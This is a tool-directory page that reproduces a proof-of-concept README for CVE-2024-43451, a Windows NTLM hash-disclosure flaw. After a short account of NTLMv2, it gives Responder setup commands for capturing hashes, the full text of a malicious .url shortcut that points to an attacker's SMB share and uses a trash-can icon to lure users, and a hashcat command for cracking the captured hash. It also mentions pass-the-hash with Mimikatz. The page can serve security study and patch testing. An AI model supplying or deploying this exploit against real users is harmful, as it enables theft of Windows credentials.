Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Tools/GitHubGitHub/ronf98/cve-2024-43451-poc
Password CrackingVulnerability AnalysisExploitationPost-ExploitationPhishingMalware Analysis
GitHubronf98/cve-2024-43451-poc

CVE-2024-43451-POC

CVE-2024-43451 is a Windows NTLM vulnerability that allows an attacker to force authentication and capture NTLM hashes by using malicious shortcuts.

View Repository
151361 year agoNot yet reviewed
Share

Description

  • Name : CVE-2024-43451
  • CVSSv3 Score : 6.5
  • Affected Versions : All Microsoft Windows versions before the Nov 2024 Patch

CVE-2024-43451 is a zero-day vulnerability in Microsoft Windows that allows attackers to capture NTLMv2 password hashes with minimal interaction from the user, potentially leading to credential theft. A commonly exploited method involves leveraging NTLM authentication over SMB connections to a remote server in order to capture the hash. This vulnerability was patched in November 2024 updates. Users are advised to apply the relevant security updates to mitigate the risk.

This attack was discovered beign activly exploited using a phishing email sent from a compromised Ukrainian government server. The email includes a malicious URL file. When the user interacts with the file by right-clicking, deleting, or moving it, the vulnerability is activated. This triggers a connection to the attacker’s server, leading to the download of more malicious files, such as SparkRAT malware (an open-source remote access trojan that allows the attacker to gain control of the victim’s system).

NTLM Authentication

NTLMv2 is currently the most secure version and most relevant today.

  • The client connects to the server and requests access to a resource.
  • The server generates a nonce (a random 16-byte challenge) and sends it to the client.
  • The client sends a response generated using HMAC-MD5 algorithm which includes the password hash (using the NT hash algorithm), server nonce, timestamp, client nonce and more.
  • The server uses the NT hashand repeats the same calculations for himslef to produce it's own NTLM response, once they each have it's own response, they are able to compare them.
  • Once compared the server decides wether to accept or deny the connection.

image

Exploitation

POC Setup

To create a working environment for this POC we must setup a target Windows machine with a build number released
before november of 2024
, and a remote server to simulate catching the hash:

  1. Download and install Responder to capture the hash via SMB:
    brew install python3
    
    git clone https://github.com/lgandx/Responder.git
    
    cd Responder
    
    sudo python3 Responder.py -I <put your network interface> -v
    

  2. Ensure that there is a successfull connection between the target Windows VM and your remote "hacker" environment.
  3. Test out the responder setup by going to explorer and typing \\(remote server IP):

image

Creating The Exploit

Since all the exploit needs is to make an SMB connection with the remote server, we can use a simple file to simulate it:

  1. Open Notepad
  2. Enter the following:
    You can input any icon that would trick the user into interaction, I used the "full trash can" icon (32)
    [InternetShortcut]
    URL=\\(remote server IP)\share
    IconIndex=32                    
    IconFile=C:\Windows\System32\shell32.dll
    
  3. Save it as (name).url

Active Process

Once the file is prepared and delivered to the target system, stealing the hash requires minimal user interaction. This interaction could involve any of the following actions:

  • Downloading the file and accessing the "Downloads" folder
  • Right-clicking on the file
  • Moving the file to another folder

https://github.com/user-attachments/assets/fd6389b5-4ee9-4d90-a76e-562394b24058

https://github.com/user-attachments/assets/b820ea73-b0fc-40f1-920e-28cf7869f1e2

Cracking


With the unencrypted hash in hand, we can either attempt to crack it to reveal the plaintext password or use it in a "Pass-the-Hash" attack with tools like Mimikatz or Metasploit.

In our case a simple Hashcat command reveals my password: hashcat -m 5600 leak.txt rockyou.txt
image

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    276

Explore all tools

Browse our collection of tools

View all tools →